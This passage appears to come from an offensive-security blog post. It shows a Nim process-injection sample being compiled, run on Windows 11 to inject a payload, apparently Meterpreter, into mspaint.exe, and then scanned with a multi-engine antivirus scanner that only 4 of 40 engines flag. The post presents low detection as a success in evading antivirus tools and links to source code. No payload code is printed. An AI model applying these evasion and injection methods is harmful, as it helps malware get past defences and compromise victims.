
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-06-01-malware-cryptography-28
8$ nim c -d:mingw --cpu:amd64 hack2.nim
Hint: used config file '/home/cocomelonc/.choosenim/toolchains/nim-2.0.4/config/nim.cfg' [Conf]
Hint: used config file '/home/cocomelonc/.choosenim/toolchains/nim-2.0.4/config/config.nims' [Conf]
.....
.....
.....
/home/cocomelonc/hacking/cybersec_blog/meow/2024-06-01-malware-cryptography-28/hack2.nim(1, 8) Warning: imported and not used: 'strutils' [UnusedImport]
/home/cocomelonc/hacking/cybersec_blog/meow/2024-06-01-malware-cryptography-28/hack2.nim(2, 8) Warning: imported and not used: 'sequtils' [UnusedImport]
Hint: [Link]
Hint: mm: orc; threads: on; opt: none (DEBUG BUILD, `-d:release` generates faster code)
177312 lines; 1.857s; 319.883MiB peakmem; proj: /home/cocomelonc/hacking/cybersec_blog/meow/2024-06-01-malware-cryptography-28/hack2.nim; out: /home/cocomelonc/hacking/cybersec_blog/meow/2024-06-01-malware-cryptography-28/hack2.exe [Success X]
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-06-01-malware-cryptography-28
8$ ls -lt
total 1344
-rwxrwxr-x 1 cocomelonc cocomelonc 684900 Jun  6 13:12 hack2.exe

```


And run new file on Windows 11:

```
.\hack2.exe
```



To verify our payload is indeed injected into `mspaint.exe` process we can use Process Hacker 2, in memory section we can see:



So, it seems our simple injection logic worked!

Upload this sample to <https://websec.nl/en/scanner>:








The screenshot shows the WebSec scanner interface. At the top, there is a navigation bar with the WebSec logo, menu items (HOME, SERVICES, COMPANY, RESOURCES), language options (Dutch / English), and a '24/7 Incident Response' button. The main heading is 'Scan Results'. Below it, the scan ID is 'b1497b7b-af49-48f7-870e-2d612ecd1ad3' and the file is 'hack2.exe [685 kB]'. A progress bar shows 'SCAN STATUS [IN PROGRESS]' with 'SCANNED 39/40' and 'DETECTED 4'. There is a 'NOTIFY ME WHEN COMPLETE.' section with an email input field containing 'yourname@example.org' and a 'Submit' button. Below this is a table of antivirus results:

Antivirus: Adaware	Status: Clean
Antivirus: Alyac	Status: Clean
Antivirus: Amiti	Status: Clean
Antivirus: Arcabit	Status: Clean
Antivirus: Avast	Status: Clean
Antivirus: Avg	Status: Clean
Antivirus: Avira	Status: Clean
Antivirus: Bitdefender	Status: Clean

<https://websec.nl/en/scanner/result/b1497b7b-af49-48f7-870e-2d612ecd1ad3>

As you can see, **4 of 40 AV engines detect our file as malicious.**

Note that Microsoft Defender detect it as **VirTool:Win32/Meterpreter:**

Antivirus: Maxsecure	Status:  Clean
Antivirus: McAfee	Status:  Clean
Antivirus: Microsoft Defender Detection: VirTool:Win32/Meterpreter	Status:  Detected
Antivirus: Nano	Status:  Clean
Antivirus: Nod32	Status:  Clean
Antivirus: Norman	Status:  Clean
Antivirus: Quickheal	Status:  Clean

I hope this post is useful for malware researchers, C/C++ programmers and offensive security professionals.

[RC4](#)

[Malware AV/VM evasion part 9](#)

<https://websec.nl/en/scanner>

[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine